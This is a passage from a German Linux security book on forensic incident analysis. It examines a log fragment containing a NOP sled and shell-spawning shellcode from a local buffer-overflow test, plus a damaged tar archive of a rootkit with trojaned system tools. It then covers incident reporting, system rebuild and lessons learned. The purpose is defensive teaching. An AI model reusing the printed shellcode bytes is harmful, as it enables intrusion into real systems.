M-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^P
M-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^P
```

```
M-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^P
M-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^P
M-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^P1M-@
1M-[1M-IM-OFM-MM-^@1M-@1M-[CM-^IM-YAM-O?M-MM-^@M-kk^1M-@1M-IM-^M^^AM-^HF^DfM-9M-
^?^AM-O’M-MM-^@1M-@M-^M^^AM-O=M-MM-^@1M-@1M-[M-^M^^HM-^IC^B1M-IM-~M-I1M-@M-^M^^H
M-O^LM-MM-^@M-~M-IuM-s1M-@M-^HF^IM-^M^^HM-O=M-MM-^@M-~^NM-OOM-~M-HM-^HF^D1M-@M-^
HF^GM-^Iv^HM-^IF^LM-^IM-sM-^MN^HM-^MV^LM-O^KM-MM-^@1M-@1M-[M-O^AM-MM-^@M-hM-^PM-
^?M-^?M-^?ObinOsh1..11
Jun 13 23:30:53 darkstar login[95]: ROOT LOGIN on ‘tty3’
Jun 13 23:35:07 darkstar syslogd 1.3-3: restart.
Jun 13 23:37:20 darkstar syslogd 1.3-3: restart.
Jun 13 23:41:20 darkstar syslogd 1.3-3: restart.
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
```

Bitte ignorieren Sie hierbei die abschließenden Nullen (^@). In einem unbenutzten Bereich eines Datenblockes sind sie normal. Interessant ist vor allem der Protokolleintrag um 23:30:13. Die Zeichen »^PM-« stehen für das Byte 0x90, das als Maschinenbefehl »NOP« darstellt. Dieser Befehl bedeutet »Tue nichts«. Anschließend folgt ein kleiner Bereich von unverständlichen Binärdaten (wohl ein kleines Programm), gefolgt von »0bin0sh«, wahrscheinlich dem Aufruf einer Shell.

Dieses Muster ist typisch für einen Speicherüberlauf. Fast immer beginnt es erst einmal mit einer Reihe von Füllzeichen, gefolgt von einem Programm, das eine Shell startet, über die der Angreifer dann beliebige Kommandos an den Rechner erteilen kann. Die Kunst bei diesem Angriff besteht darin, die Anzahl der Füllzeichen so zu wählen, daß das eigentliche Programm in einen Bereich geschrieben wird, in dem es dann ausgeführt wird. Möglich ist dieser Angriff immer dann, wenn ein Programm Daten in einen Speicherbereich einer festen Größe liest, ohne zu überprüfen, ob die Anzahl der gelesenen Zeichen größer als die Länge des Speicherbereichs ist.

Dieser Fund ist insbesondere aus zwei Gründen interessant. Zum einen erfahren wir, wie es dem Angreifer unter Umständen gelungen ist, in unser System einzudringen, zum zweiten sehen wir die Adresse, von der aus wir angegriffen wurden (127.0.0.1). Zwar war das hier kein realer Angriff, sondern ein lokaler Test, im Ernstfall wäre dies aber der erste Anhaltspunkt, anhand dessen versucht werden könnte, den Angreifer ausfindig zu machen.

Die Datei *219.z.txt* wurde komprimiert. Wir versuchen unser Glück und wenden `gunzip`, das gängigste Dekompressionsprogramm unter Unix an und betrachten das Ergebnis gefiltert durch `hex`[11]:

11 Falls in Ihrer Installation `hex` nicht enthalten ist, so versuchen Sie es mit `xxd`. Dieses Programm wird üblicherweise mit dem Editor `vim` installiert und erfüllt denselben Zweck.

```
# gunzip -c 219.z.txt | hex | less
0000  74 6b 2f 00 00 00 00 00  00 00 00 00 00 00 00 00  tk/..... ........
0010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0060  00 00 00 00 30 30 34 30  37 30 30 00 30 30 30 30  ....0040 700.0000
0070  37 36 36 00 30 30 30 30  37 36 36 00 30 30 30 30  766.0000 766.0000
0080  30 30 30 30 30 30 30 00  30 37 31 35 37 36 35 35  0000000. 07157655
0090  31 32 34 00 30 31 31 37  34 32 00 20 35 00 00 00  124.0117 42. 5...
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0100  00 75 73 74 61 72 20 20  00 72 6a 6d 61 74 68 65  .ustar   .rjmathe
0110  77 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  w....... ........
0120  00 00 00 00 00 00 00 00  00 72 6a 6d 61 74 68 65  ........ .rjmathe
0130  77 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  w....... ........
0140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
01a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
01b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
01c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
01d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
01e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
01f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
[...]
```

Die ersten 512 Byte sind typisch für ein TAR-Archiv. In einem solchen Archiv bestehen die einzelnen Einträge immer aus einem Header von 512 Byte, der in Tabelle 17-2 dargestellt ist, und mehreren 512-Byte-Blöcken, die den Dateiinhalt roh ohne Umsetzung enthalten. Ist die Datei kein Vielfaches von 512 Byte groß, so wird mit Nullen aufgefüllt.

Die Felder im Header sind allesamt normale Zeichenketten, die mit einer Null abgeschlossen werden, sofern dies sinnvoll ist.

Bei dem hier betrachteten Eintrag handelt es sich um das Verzeichnis *tk*, das einem Benutzer `rjmathew` und einer Gruppe `rjmathew` gehört. UID und GID sind 766, und die Dateirechte erlauben dem Besitzer Vollzugriff, andere Personen haben keinerlei Rechte an dem Verzeichnis.

Wie es aussieht, haben wir das Installationsarchiv des Rootkits gefunden. Allerdings ist es weder vollständig noch in sich intakt. Nach dem nächsten Header, der das Programm `netstat` beschreibt, folgen die Header an Positionen, die um 20 Byte verschoben sind:

```
e000  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  ........ ........
e010  ff ff ff ff 74 6b 2f 64  65 76 2f ff ff ff ff ff  ....tk/d ev/.....
e020  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  ........ ........
```

Tabelle 17-2: Header-Aufbau in TAR-Archiven

Bytes	Bedeutung
0 - 99	Dateiname
100 - 107	Dateirechte
108 - 115	UID
116 - 123	GID
124 - 135	Dateigröße
136 - 147	M-Zeit
148 - 155	Prüfsumme
156	Dateityp (vergl. Tabelle 17-3)
157 - 256	Linkname
257 - 262	Magic (GNU: ustar)
263 - 264	Version
265 - 296	Benutzername
297 - 328	Gruppenname
329 - 336	Majornummer des Devices
337 - 344	Minornummer des Devices
345 - 499	Präfix
500 - 511	Füllmaterial

Tabelle 17-3: Typenbit im TAR-Header

Typ	Bedeutung
0	normale Datei
1	harter Link
2	symbolischer Link
3	Character Device
4	Blockdevice
5	Verzeichnis
6	FIFO
7	reserviert
K	Linkname > 100 Zeichen (GNU)
L	Dateiname > 100 zeichen (GNU)

Bei diesem und dem nächsten Header sind darüber hinaus 0xff zu finden, wo man eigentlich Nullen erwarten würde. Dies spricht dafür, daß die Datei an dieser Stelle stark beschädigt ist. Ein Aufruf von `tar` bricht dann auch nach `netstat` ab:

```
# tar -tvzf 219.tar.gz
drwx------ rjmathew/rjmathew 0 2000-09-13 12:43:32 tk/
-rwxr-xr-x root/root     53364 2000-08-23 03:43:46 tk/netstat
tar: Skipping to next header

gzip: stdin: unexpected end of file
tar: 111 garbage bytes ignored at end of archive
tar: Child returned status 1
tar: Error exit delayed from previous errors
```

Wenn wir aber die rohen Bytes ansehen, so finden wir darüber hinaus neben dem Verzeichnis *tk/dev* noch:

tk/dev/.1 (Header vermutlich defekt), *tk/dev/.1logz*, *tk/dev/.1progz*, *tk/dev/.1file*, *tk/tOrns*, *tk/du*, *tk/ls*, *tk/tOrnsb*, *tk/ps*, *tk/tOrnp*, *tk/find*, *tk/ifconfig*, *tk/pg*, *tk/ssh.tgz* und *tk/top*.

An dieser Stelle bricht `gunzip` mit der Meldung »unexpected end of file« ab.

Autopsiebericht

Mittlerweile wissen wir ziemlich genau, was wann geschehen ist. Wir sollten die Geschehnisse in einem kurzen Bericht zusammenfassen. Er sollte sowohl einen chronologischen Ablauf des Angriffs als auch die Maßnahmen zu dessen Analyse beschreiben.

Schließlich sollten wir auch noch eine Schätzung des angerichteten Schadens beifügen. Dabei spielen nicht nur Sachschäden wie gelöschte Dateien oder gestohlene Kreditkar-

tendaten eine Rolle, auch Ihr Aufwand bei der Untersuchung des Einbruchs und der Wiederherstellung des Systems ist ein Faktor. In manchen Fällen ist der primäre Schaden, wie z. B. die Neugestaltung einer Ihrer Webseiten, gering im Vergleich zu dem Aufwand, den Sie treiben mußten, um festzustellen, ob das wirklich alles war, und um sicherzustellen, daß so etwas nicht wieder vorkommen kann.

Indem wir unsere Erkenntnisse geordnet zusammentragen und organisieren, gewinnen wir einen besseren Überblick darüber, was wir eigentlich wissen. Außerdem können wir so Außenstehenden wie unseren Vorgesetzten oder den Strafverfolgungsbehörden leichter erklären, was eigentlich geschehen ist.

Wiederherstellen des Systems

Nachdem wir wissen, was geschehen ist, ist es an der Zeit, den normalen Betrieb wiederherzustellen. Erst jetzt haben wir eine echte Chance, nicht sofort wieder auf dieselbe Art angegriffen zu werden, sobald wir unseren Rechner wieder ans Netz nehmen.

Beginnen Sie damit, daß Sie den Rechner von Grund auf von den originalen Installationsmedien aufsetzen. Vermeiden Sie, Programme aus Backups zurückzuspielen, wenn es nicht unbedingt nötig ist. Auf diese Weise verhindern Sie, daß Sie einen Trojaner zurückspielen, den Sie bei der Analyse übersehen haben.

Bei der Neuinstallation gelten im Prinzip dieselben Regeln wie beim Aufsetzen einer Firewall, auch wenn es sich wie in unserem Beispiel um einen FTP-Server handelt. Auch hier sollten nur die Programme installiert werden, die Sie unbedingt für den normalen Betrieb benötigen. Auch gilt es, alle nicht benötigten Dienste zu deaktivieren und die Dateirechte zu überprüfen. Schließlich sollten Sie noch die aktuellen Sicherheits-Updates für alle von Ihnen verwendeten Programmpakete installieren.

Nachlese

Haben Sie schließlich den Normalbetrieb wiederhergestellt, so sollten Sie sich ein wenig Zeit gönnen und darüber nachdenken, was Sie aus dem Vorfall lernen können. Lassen Sie die jüngsten Ereignisse vor Ihrem inneren Auge Revue passieren, und stellen Sie sich die folgenden Fragen:

- Was kann ich tun, um dem Angreifer den nächsten Angriff zu erschweren?
  - War das System optimal konfiguriert?
  - Wurden regelmäßig die neuesten Sicherheits-Updates eingespielt?
  - Existieren andere Produkte, die die gleichen Dienste realisieren, dabei aber weniger häufig durch Sicherheitslücken in die Schlagzeilen geraten?
  - Sind auf dem betroffenen Rechner Dienste installiert, die ich nicht brauche?
  - Ist es sinnvoll, den Rechner stärker gegen andere Teile des Netzes abzuschotten, um bei einer Kompromittierung zu verhindern, daß der Angreifer den Rechner als Ausgangsbasis für Zugriffe auf andere Rechner benutzt?

  - Sollten Dienste, die derzeit auf demselben Rechner realisiert sind, besser auf getrennte Rechner verlegt werden?
  - Ist es möglich, die jeweiligen Serverdienste mit verminderten Rechten oder in einer Weise laufen zu lassen, die den Zugriff auf das Dateisystem einschränkt (Chroot-Umgebung)?
  - Existieren Mechanismen, um Angriffe zeitnah zu erkennen (Intrusion Detection)?
- Wie kann ich die Vorfallsbehandlung verbessern?
  - Wurde ich rechtzeitig informiert, oder existierten Kommunikationsprobleme?
  - Hatte ich Schwierigkeiten, Verantwortliche zu erreichen, oder waren diese gar nicht definiert?
  - War im vorhinein klar, was ich unternehmen durfte, oder mußten meine Kompetenzen erst während des Vorfalls definiert werden?
  - Stand die benötigte technische Ausrüstung zur Verfügung?
  - War das betroffene System ausreichend dokumentiert, oder mußte ich erst alles auseinandernehmen, um mir einen Überblick zu verschaffen?
  - Welche neuen Verfahren mußte ich entwickeln, um den Vorfall zu analysieren?
  - Wo fehlten mir Fachkenntnisse?
  - Was werde ich das nächste Mal anders machen?

Wahrscheinlich werden Sie feststellen, daß Sie einiges verbessern können. Sicherlich existieren technische Maßnahmen, die helfen, einen Angriff besser abzuwehren oder früher zu erkennen. Im Internet gibt es eine Vielzahl von Quellen, die teilweise von Leuten geschrieben wurden, welche dieselben Probleme hatten wie Sie. Recherchieren Sie, und überlegen Sie, wie Sie die Ergebnisse Ihrer Suche auf Ihr System umsetzen können. Gegebenenfalls existieren auch Firmen, die Sicherheitsberatungen anbieten und Ihnen gerne (gegen eine entsprechende Gebühr) Schulungen, Audits und Beratung anbieten.

Möglicherweise haben Sie während Ihrer Arbeit gemerkt, daß zwar einmal eine Dokumentation der Systeme erstellt wurde, sich aber niemand darum gekümmert hat, diese auf dem aktuellen Stand zu halten. Vielleicht tauchten auch Fragen auf, die sich vorher noch niemand gestellt hatte, wie:

Darf ich diesen Webserver einfach abstellen, oder geht die Internet-Präsenz der Firma vor?

In diesem Fall sollten Sie neben technischen Maßnahmen gegebenenfalls auch organisatorische Änderungen bewirken. Sie benötigen klare Policies, um im Streß eines Vorfalls nicht erst lange Diskussionen mit dem Betreiber der betroffenen Systeme führen zu müssen, während der Angreifer unbehelligt seinen Aktivitäten nachgeht.

Auch werden Sie den Vorfall unter Umständen nicht völlig allein bearbeiten. In einem größeren Netzwerk existieren vielleicht Rechner, die nicht von Ihnen betreut werden, oder es gibt höhere Stellen, die unverzüglich informiert werden müssen. In solchen Fällen

werden Sie Telefonlisten benötigen, die sowohl aktuell sind als auch Ansprechpartner enthalten, die nicht gerade im Urlaub oder aus anderen Gründen nicht erreichbar sind. Überlegen Sie gegebenenfalls, wie Sie die Kommunikation verbessern können.

Schließlich sollten Sie auch daran denken, zu dokumentieren, wie Sie bei der Behandlung des Vorfalls vorgegangen sind. Jeder Vorfall ist anders. Sie werden daher gezwungen sein, ständig dazuzulernen. Dieses neu erworbene Wissen sollten Sie festhalten, um später darauf zurückgreifen zu können oder um es an Ihren Nachfolger weiterzugeben.